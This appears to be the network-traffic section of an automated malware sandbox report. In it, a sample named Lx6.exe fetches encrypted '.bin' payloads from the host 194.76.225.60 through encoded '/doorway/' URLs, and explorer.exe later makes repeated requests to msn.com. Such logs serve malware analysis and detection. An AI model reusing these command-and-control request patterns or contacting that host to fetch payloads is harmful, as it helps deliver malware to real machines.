Oct 11, 2022 15:04:28.394582033 CEST	8.8.8.8	192.168.2.4	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)	false
Oct 11, 2022 15:04:28.417346001 CEST	8.8.8.8	192.168.2.4	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)	false

HTTP Request Dependency Graph

- 194.76.225.60
- www.msn.com
- 194.76.225.61

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49700	194.76.225.60	80	C:\Users\user\Desktop\Lx6.exe

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:01:57.902332067 CEST	416	OUT	GET /doorway/j2Kh1F01rzc/C8YfqfqOL0fd_2/Faja_2BeyQazoCIhY8EM9/jtWW9dUBZLJi2O8c/5bSyBdVOxME WaUX/ShuObsG4WHyjfvJOvS/7Etsx6H8b/xJ9ufj3B90qCwQfbGxOr/E6EEqhpsHuAJvMjEWxJ/bbt9tD_2FAMRZ0X 6mUy9CA/ykkOKoxULnECB/ejdchRP6/xdR6yPCPWlpLVR5uBosZgJc/ZBylsZgREK/Fk_2Feeg2_2Bk9KT9/iLNnOQ l_2B8z/5ltZk0GHQaA/kR9XvP8sc8BQlA/LXFn1z6p/VITMdML3/9.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.225.60 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:01:58.113888025 CEST	417	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:01:58 GMT Content-Type: application/octet-stream Content-Length: 181405 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="63456946168f5.bin" Data Raw: 77 cb f2 ef ac ff 08 91 16 18 ee e3 e3 67 7b dc 6d 1e 1b 98 69 1d 6e a9 f9 35 71 f4 6b 19 ec be c4 6b ac 18 fa c6 45 1e 9f db 70 45 a0 04 a6 6d 1a b1 51 e1 f5 99 09 f6 91 13 ef f9 b1 70 5a 88 82 35 2b 90 e5 ec 1b 56 c3 d0 a2 fc db 07 e4 84 53 cb 07 f4 9a 7b 88 d3 c8 60 32 2f 76 84 20 05 f1 ee 0d 6e cb 9a ba ce a5 8a ee 1e 74 45 cc 38 37 68 c1 8d 9f 0f 7b 10 84 53 46 73 a7 bf d6 7c d7 ee 52 26 45 38 06 3a 86 1f 6b 16 65 6a 7b a5 64 dc cd 68 04 ac 25 38 3e ce 93 e7 15 b7 f1 58 c0 bb 07 10 f9 c8 74 8c c0 72 39 75 d8 69 ee 81 7a ab b8 32 cd e8 8a 0c 80 62 61 ca 0c 21 93 69 80 27 31 1b 62 cd 44 77 fa 24 cb a5 7b 1b 2e 6a 9d df 99 43 53 2f 7e 29 a7 ed 3f 09 4f b8 43 5e 92 99 e5 78 25 d4 a9 12 bc 32 a3 60 1d 42 0e cc 66 a7 83 81 d6 79 fd a7 79 27 c8 a4 b3 9a 2a 18 8a de 2c 20 91 18 94 6c c3 e1 09 51 12 ee 2a 88 c0 b4 7b 9f 26 6d 7b d4 a2 d4 ef 7d 50 69 48 b2 8c 87 85 ec 3d 56 92 e9 56 14 e4 42 3a 50 76 4e 12 83 9b dd c8 07 72 42 9f 2a c8 08 03 a3 70 ba e2 ca be b9 5b 99 4b 66 f3 fc de 34 e3 69 c2 9e 2c c7 ca 25 31 73 13 a8 40 56 16 04 09 b8 ba d4 f0 e5 25 71 e7 08 e0 73 2b a8 c2 c2 f3 4c a3 23 48 fe 79 f0 f8 8e ad 81 bc 96 c2 1e bd 56 84 69 bd 19 5e f4 04 d8 6e d7 f5 c9 b1 f0 af 1c 0c 9f cf fe c6 09 7a 59 4b c3 e5 ac 1d ae 7a 90 6d 58 05 d4 92 b3 7f 5e 88 62 0f 84 e4 20 c4 46 47 f0 a2 86 0d a3 cd d8 00 eb 7f ee 60 ab 84 db 99 91 0d 0f 4c da f3 82 bf d6 d7 5d ef 4e 17 f1 75 c0 c0 4e 96 5d 34 59 cf 7e fd 18 58 3f e1 ca 8c d5 b3 a5 cb 7a 39 10 34 c0 50 c4 e6 08 23 53 67 cc 56 8b 5c 87 2e e8 77 5a 6f c5 f9 07 fe 6f 7a 05 09 59 e6 f9 0f 7c 16 73 10 d2 1a d9 ab 5f f7 ed 6b f9 20 e7 3d 7e 84 c9 64 71 b4 33 8f 81 1f 2a 43 99 32 eb 62 78 bb 0b 29 a4 e8 ce 23 bc d0 ea bc ee 69 43 ee 90 9c 39 83 69 0a e0 70 de 2c 17 80 4d fa 19 ef c3 6f 7a d5 95 2a 76 7a 36 c6 ab 54 d3 95 3b 40 a5 34 04 11 54 a6 ab 69 6b fe 06 88 37 4f 4a db cd fe 7f ea 17 a4 38 1c 3b a0 3f 7e f2 d0 b8 f6 36 d2 b2 d9 36 8f 4e b9 a0 de d1 79 2b 6c 7f 6f 2c 24 d4 e3 0c c6 3f 5f d1 77 b9 d4 9c 31 9c 02 40 da e6 bd f0 d2 0f 99 60 78 db 6e 43 43 23 e6 ab ce d9 e3 5d d1 7c 0f 31 3d 8b 85 33 20 0c d5 88 66 61 54 1b 0a b1 4d 32 3e d3 ba 57 c0 fe 93 60 61 21 53 ff d2 5e 61 a0 ac 01 d4 17 82 8b 7c 79 b3 76 0c d1 37 25 75 af 24 39 4a f4 de aa ed e1 31 0a 57 dd 33 0d 46 25 7e b9 a9 a5 eb 71 0a d8 68 2c 9e 1f 48 70 b1 81 7f 4e 0c 6d cf 06 30 6f 2a 9f b3 78 db 01 8d ac a7 b4 2e de 9e 88 52 a8 ed 9d 04 1a 56 a3 d9 51 a0 92 af ce 3f c6 fe ec 38 c2 94 69 cf 68 3d 4d af 28 81 c6 17 34 3b bb 9f c3 22 50 ed fd 4e e0 11 39 8e a4 da f0 eb f7 de 19 fc 62 f0 22 db e5 f1 4f bc 78 f1 7a d4 99 3c 78 88 9e 3d 40 ab c4 25 bd f5 50 2b 97 ca a7 24 87 91 5e d1 88 62 6e 2f 6b ec 70 dc 5d f9 91 12 45 ee 1d 79 e8 6a 6a c6 5d 78 72 e8 1b 19 54 63 d8 2f f3 2e 26 ef 25 ea 29 46 91 8b c2 24 ef 06 c4 ab 9c 26 1a 75 d4 da 3d 0d b3 75 5e f4 ce 33 bb f1 60 23 75 ac 29 fd Data Ascii: wg{min5qkkEpEmQpZ5+VS{`2/v ntE87h{SFs|R&E8:kej{dh%8>Xtr9uiz2ba|i'1bDw${.jCS/~)?OC^x%2`Bfyy'*, \|Q*{&m{}PiH=VVB:PvNrB*p[Kf4i,%1s@V%qs+L#HyVi^nzYKzmX^b FG`L]NuN]4Y~X?z94P#SgV\.wZoozY\|s_k =~dq 3*C2bx)#iC9ip,Moz*vz6T;@4Tik7OJ8;?~66Ny+lo,$?_w1@`xnCC#]|1=3 faTM2>W`a!S^a|yv7%u$9J1W3F%~q h,HpNm0o*x.RVQ?8ih=M(4;"PN9b"Oxz<x=@%P+$^bn/kp]Eyjj]xrTc/.&%)F$&u=u^3`#u)
Oct 11, 2022 15:01:58.227384090 CEST	611	OUT	GET /doorway/BIhFC1DHq0NxSqN_2Fq5v/hicggKY4SgwJPP6D/F4xxZuIhTddt0HO/A_2B6u1ukXktqk9l1N/03t CA2eZF/F2lX7Km3UL6Oc40qXR7l/S_2Bu_2F1gAnwxNSHl_/2B_2Blw1VXdQgjLWDGSvzH/6KsVMipemRsxc/s39L4 jXr/llySx2Z4YWz6hWH3fehvPN_/2B4i_2B9D9/MRxPcto8_2FTKi6Ul/Lo0znElngJCM/KVK8xvLBVm9/FogU94tV 1Oz3NS/xOy9YP2f0yNELqTpaSapG/CGthTWmcja_2By_2/BWnMuFbG2_2/FigtxC.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.225.60 Connection: Keep-Alive Cache-Control: no-cache
Oct 11, 2022 15:01:58.431793928 CEST	613	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:01:58 GMT Content-Type: application/octet-stream Content-Length: 233105 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="634569466442b.bin" Data Raw: b0 de 4f 49 3e 24 d7 25 8f 5f 32 cb 68 d0 f4 93 af f0 7f 50 64 1d fb 9c 51 47 b4 37 b4 c3 b3 f2 09 f9 64 44 05 e5 ed 84 78 d9 45 a6 f9 2d 18 c3 5e 5f df 2b 4c ec 3b ba 3d 44 d0 f2 1a d5 df f7 0d 15 3c b7 8e c0 c2 ff d0 0b da e3 7f 42 b0 bf 11 3d 60 17 af d1 a5 4d ad 0b 70 61 cc 77 74 11 55 8f 1c 17 3d d4 b3 56 52 46 4e 66 ae 4b 1d ea 18 a4 f3 0d fc 81 df 1c 6a 05 49 87 38 b8 e9 c6 29 5d 1e b3 68 5f f8 47 25 64 f8 47 da 6d cc 5b cb f9 42 9c 04 17 3f a7 ec 18 cd 62 cf 82 99 f3 48 a5 bb 22 98 d4 c5 1c 82 3a 97 e8 c4 11 d7 61 fd 67 7b 08 6b c8 25 98 15 11 9b c6 cb 2f 74 c8 f0 67 8c 07 36 69 01 b2 51 56 e2 22 39 2d 64 a1 a3 56 c5 7a 4e b8 6d fa d7 f7 c4 94 70 17 fe c5 d9 c3 2d e4 6f 2c 4a 36 3b 4f 85 b9 a3 df 9c 3d 04 fd d3 2c b6 7b 89 27 ac eb 85 f5 f2 e3 78 73 f8 06 00 c8 88 01 62 35 a3 49 2b 3b 5c 4e 6d cc 08 67 53 dc 87 49 e7 ec b7 8a a1 7e 10 6f 4c dc 49 93 d6 eb b7 64 5e 93 9f aa 84 8f a5 9c 17 84 5d cf 4e a1 55 c0 02 92 70 13 68 c7 9c b9 10 e5 1a 0d cf 2f 16 b7 4f d4 ce c5 1f 93 14 44 e1 5f 49 3d 92 54 11 76 9a c0 93 8b 67 f4 9c ba 8e 29 f6 21 3f d1 46 59 45 65 df 09 41 9e 95 10 08 ab 9b 38 39 bd f9 00 3f 33 34 af 87 7f b0 b8 3b 5b 62 5d 51 f1 e7 ec f0 43 62 b0 05 12 4b 11 f7 c0 43 0f 9f 49 39 c9 03 18 6f 1f dc 85 84 44 72 ce 2e e4 89 16 88 6c 1a 74 67 8b 40 13 f2 4c 14 b4 7a 9c 74 28 dc c8 ca 10 59 2b 6c cc bd 4b 3b f7 0b 17 1b d8 95 c0 37 94 91 d6 ec 50 94 e7 e8 2c 28 cc 7c f8 15 b0 75 c5 cb 93 31 fd 15 9e 25 7c 53 8b da e8 55 e7 67 f1 0b 3c 65 cc bf dd 0f 0d ea 79 ed 3a 68 a0 4c 3b 61 da f5 58 70 a0 89 9f 18 39 7d 1b b9 8f 8d 49 0d e4 65 4a 67 03 46 e2 e4 4b b3 65 f7 2d 0f 68 84 37 ba e3 d1 50 41 bc 62 4e b0 1b 4a f5 6c 6b 1f 26 c4 3a 0a a5 26 5a 4f 35 35 d3 ad 2d c7 01 b8 64 f5 da 25 9f d5 5a d6 f8 ab f8 d5 14 f6 9a 28 06 aa 55 80 9f 2a 51 6f cc 4d af 2a 88 bc f2 50 72 11 b5 7e e0 3b b8 f7 5f 5f f5 52 32 a3 be 70 4c 79 0a d8 45 5c b5 5b ca 11 2f 10 dd 20 02 f0 9e 2b 61 58 a2 58 98 51 bd b5 b a aa 6d 16 b7 12 8a 07 75 37 de c4 03 e4 5f 5e 3d fd 36 10 b5 43 5c e0 01 56 e1 69 af 3f a8 f6 01 19 4b 9d 5d 94 d4 2c 3 7 be 8d bb ea f5 d2 46 4e 2e 9d 07 42 f7 c9 05 4c 79 69 7e f5 a9 8e a9 34 5c 91 55 a1 97 56 63 b2 7e fd 01 72 7f 16 b1 9 e df 83 ab 19 a5 9d 43 66 d2 f2 90 15 4f 7d 97 52 6c 3d c1 99 d4 0e c6 85 de f4 8c 29 66 fa 7b e5 9d 2e fa cf e5 86 ad 8f 34 42 ea 1f f6 8f 87 88 25 b0 fb 5e 42 65 a6 82 8e c1 a1 7c 2e fa cf 17 fb 88 77 32 ec e0 75 c5 0b 65 89 7e 8a d0 90 a4 19 db 19 80 d2 da c9 94 9d 11 cf 6c f6 ac 34 14 70 80 1d c1 e5 6e 38 a6 10 cb 18 cf 1a 7b 55 a6 0d 0b cf 05 40 55 cf 4b dd 45 12 dd 52 63 66 02 f2 08 80 62 e0 47 33 a0 5c 15 24 ee cb a4 d7 8d 34 d7 b2 ca 46 31 f9 d2 13 ca 33 8d ff 2d c2 b6 a9 f8 35 db 75 29 4a b5 06 3d 3e 8d de 11 39 f7 7d 71 0f 0a 3d d8 76 46 8a a3 9a 12 1d 80 0a dd 7d f3 0b d4 d3 ec 0e 76 4a de 0c c6 1e d6 89 e4 f7 eb 62 85 14 d0 f8 4c 07 a4 d1 Data Ascii: OI>$%_2hPdQG7dDxE-^_+L;=D<B=`MpawtU=VRFNfKjI8)]h_G%dGm[B?bH":ag{k%/tg6iQV"9-dVzNmp-o,J6; O=,{'xsb5I+;\NmgSI~oLId^]NUph/OD_I=Tvg)!?FYEeA89?34;[b]QCbKCI9oDr.ltg@Lzt(Y+lK;7P,(|u1%|SUg<ey:hL;aX p9}IeJgFKe-h7PAbNJlk&:&ZO55-d%Z(U*QoM*Pr~;__R2pLyE\[/ +aXXQmu7_^=6C\Vi?K],7FN.BLyi~4\UVc~rCfO}Rl=)f{ .4B%^Be|.w2ue~l4pn8{U@UKERcfbG3\$4F13-5u)J=>9}q=vF}vJbL

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:01:58.649008036 CEST	860	OUT	GET /doorway/yww9t6EI6u3knXcyyJCm/k0PaEmMkYIgXI64U0Xz/raOOkTYJ1OffkP1wEWgVkk/KDIFR_2BFO6sY/C2PaBaPa/Sss01ix_2BadgeHfS9wHDYB/Y8ru3rQs3i/_2BVL_2F9XZIKICI8/B1oNU6QkNaWX/PsYuvkPEO_2/F4YFTJXJbymKQ2/fHoilCtdHiiOAaF3y2_2B/YuR2etKSof76kp2a/rN6zIbIDcAsv1vB/ZbVJT7_2F5CmNDvPiV/bnGga5QOC/6JDIjD6kBTEGU_2FDRCY/Ql5i_2BmMOmGPPVMPTI/LhHL9V2_2/Bt.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.225.60 Connection: Keep-Alive Cache-Control: no-cache
Oct 11, 2022 15:01:58.903132915 CEST	861	OUT	GET /doorway/yww9t6EI6u3knXcyyJCm/k0PaEmMkYIgXI64U0Xz/raOOkTYJ1OffkP1wEWgVkk/KDIFR_2BFO6sY/C2PaBaPa/Sss01ix_2BadgeHfS9wHDYB/Y8ru3rQs3i/_2BVL_2F9XZIKICI8/B1oNU6QkNaWX/PsYuvkPEO_2/F4YFTJXJbymKQ2/fHoilCtdHiiOAaF3y2_2B/YuR2etKSof76kp2a/rN6zIbIDcAsv1vB/ZbVJT7_2F5CmNDvPiV/bnGga5QOC/6JDIjD6kBTEGU_2FDRCY/Ql5i_2BmMOmGPPVMPTI/LhHL9V2_2/Bt.drr HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.225.60 Connection: Keep-Alive Cache-Control: no-cache
Oct 11, 2022 15:01:59.095309973 CEST	862	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Tue, 11 Oct 2022 13:01:59 GMT Content-Type: application/octet-stream Content-Length: 1810 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="634569470f551.bin" Data Raw: 64 b4 4d 32 b3 47 46 e5 a6 09 81 3e 92 0f 7d 6b a4 48 23 24 c6 fe 74 d3 20 c0 05 3d 9f d5 7e 7c 1b 1c 8f 43 e7 40 c4 d3 bd a7 4b cd e4 af 31 b6 45 37 bd 9f 22 6f 64 cb 56 0c 2f 84 93 3b 59 fc 9a db 03 82 38 91 07 12 ab 1b e0 c0 7e f1 10 01 a9 24 af 18 a4 9f a9 8d 8e 09 d0 8a 9f 76 6f a4 4d 3e 2e 8b 0f d5 f0 4b e8 10 ba fe 7b 57 60 12 f4 2f 4d 61 70 03 29 f4 a1 4f 4b cb 02 87 da 96 0b 32 5c 75 d1 fa 5c 0d 44 b9 9e 2e 31 6d 4f bd 5a 2f e5 61 22 83 50 a1 a9 93 7e 4a 25 58 ee 6b cd e2 7f d9 10 b3 7e 9e bb 2f 9a b8 07 81 48 fa 9f 97 ef 36 e1 26 c3 88 34 bb 49 3a e5 98 ba c8 9a f3 c8 73 6e 05 d3 85 1e 86 d0 ba 21 51 99 16 d0 14 d1 1e 18 e4 d4 89 8d d4 56 b1 ad 38 0a 03 dd 6b 6f 54 6a 9d 64 8f 9d d5 eb 37 26 c0 f5 82 a2 6e f6 8a b2 5f b4 d9 ac dc 86 58 4e be 6e 72 f1 a6 49 b9 48 42 9e b8 45 7d 1d 8a 4d 63 f6 c0 e5 79 0b 23 03 be d5 3a ba d7 40 97 75 66 8f d5 98 35 21 8e 6e 12 ff 8c 98 92 28 e9 ec 9c 42 0c 30 a9 9a 5e 9f b6 b5 d7 4d 24 73 69 76 dd 65 0b aa 1c 5b 9f 83 08 4d 93 27 f9 2b 51 27 b5 b6 76 c9 16 56 92 49 fe 6c 46 6c a0 14 31 69 aa fb 3e d5 bc d9 ca d6 69 d5 13 58 57 c5 21 59 86 48 64 fe 5f 96 72 4e 28 d8 f9 61 e4 e7 ea fb cc f0 be 00 06 50 ca db 50 0e b9 36 47 29 82 b5 dd f8 39 1a 77 61 7d 96 84 b9 5c 5c 36 5e a9 4f 4d 2f 2d b6 7e ad f8 a3 7d 37 5c 1e 1e ca 24 d1 e5 8c d3 a6 11 84 34 aa 20 b5 ba 13 35 1e 0e 94 61 bc 1e 8d b9 91 99 c2 b6 d2 c8 dc 94 7b 8d 1c ec 00 7b fe 38 79 eb d5 aa de b1 5a 46 89 b8 61 87 20 63 ac 75 a2 33 b4 b8 74 8a 93 60 7d 3e 33 25 ca 73 87 4d 61 c7 c6 39 15 88 09 ea cc a5 53 de 3d 39 5f 3c c1 71 d9 b7 0f 53 32 29 56 4c c4 ea 9a cf a4 3e 4b 0d de ad 7e 3e 68 43 d5 ac c0 92 39 2c b8 41 37 fc 66 3d ab ac fa 4a 3d 1c 60 ef 4d 8f 0f d1 5c 8e 67 cc 48 c2 ba da e2 ba b4 cc 71 e2 c0 70 f0 4d 4a 5b 39 89 01 55 ac 6d 93 15 c8 b2 45 53 15 14 e7 2c 19 23 78 36 ea 7e 9a 82 7c 62 eb 64 09 39 f9 6c ef 3a 49 b5 85 fb 37 82 c9 3b 44 43 43 15 1d 68 20 08 07 02 41 b5 d2 5b cc ba e6 13 2f 91 c6 d2 06 67 b0 db c3 68 d9 bf ce d9 58 3b 45 9f d8 c0 04 f2 f6 33 cd 1b c1 80 25 f1 ae f2 ad ba c4 81 41 8c 0e d3 40 c0 f4 1a 6d fa 1a 83 bd 7a f3 57 56 4d b4 bf 9f 07 75 b1 ec 64 95 af 0b fb 26 25 ed d2 4c d9 03 d6 d8 18 81 f3 73 ba e8 bb 9d 24 4b 32 bf 1f bb 7e 30 28 33 ae e6 61 eb 7c f8 f4 4f 50 82 a7 fa 03 63 54 03 cd e2 15 ad 68 d7 b9 17 66 ae 2b 61 28 9d bc 5a 10 9b 04 ec 34 32 88 f2 b0 f4 3e ec 4e d1 9a b3 db 48 38 3a 57 81 01 c8 89 94 45 ec ac 82 0a 1c e2 42 22 e8 2c 89 3e c1 0d 31 ed 32 aa 43 6a 84 93 85 06 3a cb 4a c3 d1 29 b6 19 32 53 94 52 e4 a9 4d 7e 6f c2 2c 2c 3f 28 66 d5 ef 12 f3 10 3f 95 6e 30 2e 7a b7 fc 5f 53 5b 79 22 e5 cc fa 02 bf 07 42 19 92 e5 5d 2e 91 18 49 1b e9 6f 83 89 bb 38 40 c0 d5 57 5f 98 82 a9 32 fe d7 ab e6 c8 94 3b d9 9b a0 b7 28 e2 85 f9 41 83 8c 50 91 a2 df 3b e4 25 3d 15 56 4b 8c 79 50 c1 88 17 d9 f9 64 9d 98 70 b9 c1 70 0a 0f f3 09 ff 1f 9a 37 5c 6d a5 Data Ascii: dM2GF>}kH#$t =~\|C@K1E7"odV/;Y8~$voM>.K{W`/Map)OK2\u\D.1mOZ/a"P~J%Xk~/H6&4I:sn!QV8koTjd7&n_XNnrIHBE}Mcy#:@uf5!n(B0^M$sive[M'+Q'vVIlFl1i>iXW!YHd_rN(aPP6G)9wa}\\6^OM/-~}7\$4 5a{{8yZFa cu3t`}>3%sMa9S=9_<qS2)VL>K~>hC9,A7f=J=`M\gHqpMJ[9UmES,#x6~\|bd9l:I7;DCCh A[/ghX;E3%A@mzWVMud&%Ls$K2~0(3a|OPcThf+a(Z42>NH8:WEB",>12Cj:J)2SRM~o,,?(f?n0.z_S[y"B].Io8@W_2;(AP;%=VKyPdpp7\m

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49702	204.79.197.203	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:05.941225052 CEST	867	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.msn.com

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:06.009396076 CEST	868	IN	HTTP/1.1 302 Found Cache-Control: no-store, no-transform, no-cache Pragma: no-cache Content-Length: 142 Content-Type: text/html; charset=utf-8 Expires: -1 Location: http://www.msn.com/de-ch/ Vary: User-Agent Set-Cookie: PreferencesMsn=eyJlb21lUGFnZSI6eyJTdHJpcGVzIjpbXSwiTWVTdHJpcGVNb2R1bGVzIjpbXSwiTWFya2V0Q29uZmlndXJhdGlvbiI6eyJNYXJrZXQiOiJkZS1jaCIsIlN1cHByZXNzUHJvbXB0IjpmYWxzZSwiUHJlZmVycmVkTGFuZ3VhZ2VDb2RlIjoiZGUtZGUiLCJDb3VudHJ5Q29kZSI6IkNIIn19LCJFeHBpcnlUaW1lIjo2MzgzMjYyNjI0NTk3NzIzMjYsIlZlcnNpb24iOjF90; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:05 GMT; path=/; HttpOnly Set-Cookie: marketPref=de-ch; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:05 GMT; path=/; HttpOnly Access-Control-Allow-Methods: HEAD,GET,OPTIONS Access-Control-Allow-Origin: * X-AspNetMvc-Version: 5.2 X-AppVersion: 20220715_29743481 X-Activity-Id: 572b646e-3ee8-4645-b961-89a90ade942d X-Az: {did:2be360ae5c6345da911d978376c0449f, rid: 19, sn: neurope-prod-hp, dt: 2022-09-26T09:32:32.2409758Z, bt: 2022-07-15T00:17:15.0459229Z} nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0} report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://deff.nelreports.net/api/report?cat=msn"}]} X-UA-Compatible: IE=Ed Data Raw: Data Ascii:
Oct 11, 2022 15:04:06.134025097 CEST	869	OUT	GET /de-ch/ HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.msn.com Cookie: PreferencesMsn=eyJlb21lUGFnZSI6eyJTdHJpcGVzIjpbXSwiTWVTdHJpcGVNb2R1bGVzIjpbXSwiTWFya2V0Q29uZmlndXJhdGlvbiI6eyJNYXJrZXQiOiJkZS1jaCIsIlN1cHByZXNzUHJvbXB0IjpmYWxzZSwiUHJlZmVycmVkTGFuZ3VhZ2VDb2RlIjoiZGUtZGUiLCJDb3VudHJ5Q29kZSI6IkNIIn19LCJFeHBpcnlUaW1lIjo2MzgzMjYyNjI0NTk3NzIzMjYsIlZlcnNpb24iOjF90; marketPref=de-ch
Oct 11, 2022 15:04:06.417062998 CEST	871	IN	HTTP/1.1 200 OK Cache-Control: no-store, no-transform, no-cache Pragma: no-cache Content-Length: 300675 Content-Type: text/html; charset=utf-8 Expires: -1 Vary: User-Agent Set-Cookie: PreferencesMsn=eyJFeHBpcnlUaW1Ijo2MzgzMjYyNjI0NjE0OTA5OTMsIlZlcnNpb24iOjF90; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:06 GMT; path=/; HttpOnly Access-Control-Allow-Methods: HEAD,GET,OPTIONS Access-Control-Allow-Origin: * X-AspNetMvc-Version: 5.2 X-AppVersion: 20220715_29743481 X-Activity-Id: acc2abc4-12b3-4823-b6aa-fc6407e9fd57 X-Az: {did:2be360ae5c6345da911d978376c0449f, rid: 19, sn: neurope-prod-hp, dt: 2022-09-26T09:32:32.2409758Z, bt: 2022-07-15T00:17:15.0459229Z} nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0} report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://deff.nelreports.net/api/report?cat=msn"}]} X-UA-Compatible: IE=Edge;chrome=1 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-Powered-By: ASP.NET X-XSS-Protection: 1 x-fabric-cluster: pmeprodneu X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: ACC2ABC412B34823B6AAFC6407E9FD57 Ref B: FRA31EDGE0222 Ref C: 2022-10-11T13:04:06Z Date: Tue, 11 Oct 2022 13:04:05 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 70 72 65 66 69 78 3d 22 6f 67 3a 20 68 74 74 70 3a 2f Data Ascii: <!DOCTYPE html><html prefix="og: http:/
Oct 11, 2022 15:04:22.319344997 CEST	1225	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.msn.com Cookie: PreferencesMsn=eyJFeHBpcnlUaW1Ijo2MzgzMjYyNjI0NjE0OTA5OTMsIlZlcnNpb24iOjF90; marketPref=de-ch

Timestamp	kBytes transferred	Direction	Data
Oct 11, 2022 15:04:22.371227026 CEST	1250	IN	HTTP/1.1 302 Found Cache-Control: no-store, no-transform, no-cache Pragma: no-cache Content-Length: 142 Content-Type: text/html; charset=utf-8 Expires: -1 Location: http://www.msn.com/de-ch/ Vary: User-Agent Set-Cookie: PreferencesMsn=eyJlb21lUGFnZSI6eyJTdHJpcGVzIjpbXSwiTWVTdHJpcGVNb2R1bGVzIjpbXSwiTWFya2V0Q29uZmlndXJhdGlvbiI6eyJNYXJrZXQiOiJkZS1jaCIsIlN1cHByZXNzUHJvbXB0IjpmYWxzZSwiUHJlZmVycVkTGFuZ3VhZ2VDb2RlIjoiZGUtZGUiLCJDb3VudHJ5Q29kZSI6IkNIIn19LCJFeHBpcnlUaW1lIjo2MzgzMjYyNjI2MjMzNjk0MDQsIlZlcnNpb24iOjF90; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:22 GMT; path=/; HttpOnly Set-Cookie: marketPref=de-ch; domain=msn.com; expires=Wed, 11-Oct-2023 13:04:22 GMT; path=/; HttpOnly Access-Control-Allow-Methods: HEAD,GET,OPTIONS Access-Control-Allow-Origin: * X-AspNetMvc-Version: 5.2 X-AppVersion: 20220715_29743481 X-Activity-Id: 24faa64c-a2a9-417e-9e2a-7782890b507f X-Az: {did:2be360ae5c6345da911d978376c0449f, rid: 19, sn: neurope-prod-hp, dt: 2022-09-26T09:32:32.2409758Z, bt: 2022-07-15T00:17:15.0459229Z} nel: {"report_to":"network-errors","max_age":604800,"success_fraction":0.001,"failure_fraction":1.0} report-to: {"group":"network-errors","max_age":604800,"endpoints":[{"url":"https://deff.nelreports.net/api/report?cat=msn"}]} X-UA-Compatible: IE=Ed Data Raw: Data Ascii:
Oct 11, 2022 15:04:22.372000933 CEST	1251	OUT	GET /de-ch/ HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.msn.com Cookie: PreferencesMsn=eyJlb21lUGFnZSI6eyJTdHJpcGVzIjpbXSwiTWVTdHJpcGVNb2R1bGVzIjpbXSwiTWFya2V0Q29uZmlndXJhdGlvbiI6eyJNYXJrZXQiOiJkZS1jaCIsIlN1cHByZXNzUHJvbXB0IjpmYWxzZSwiUHJlZmVycVkTGFuZ3VhZ2VDb2RlIjoiZGUtZGUiLCJDb3VudHJ5Q29kZSI6IkNIIn19LCJFeHBpcnlUaW1lIjo2MzgzMjYyNjI2MjMzNjk0MDQsIlZlcnNpb24iOjF90; marketPref=de-ch
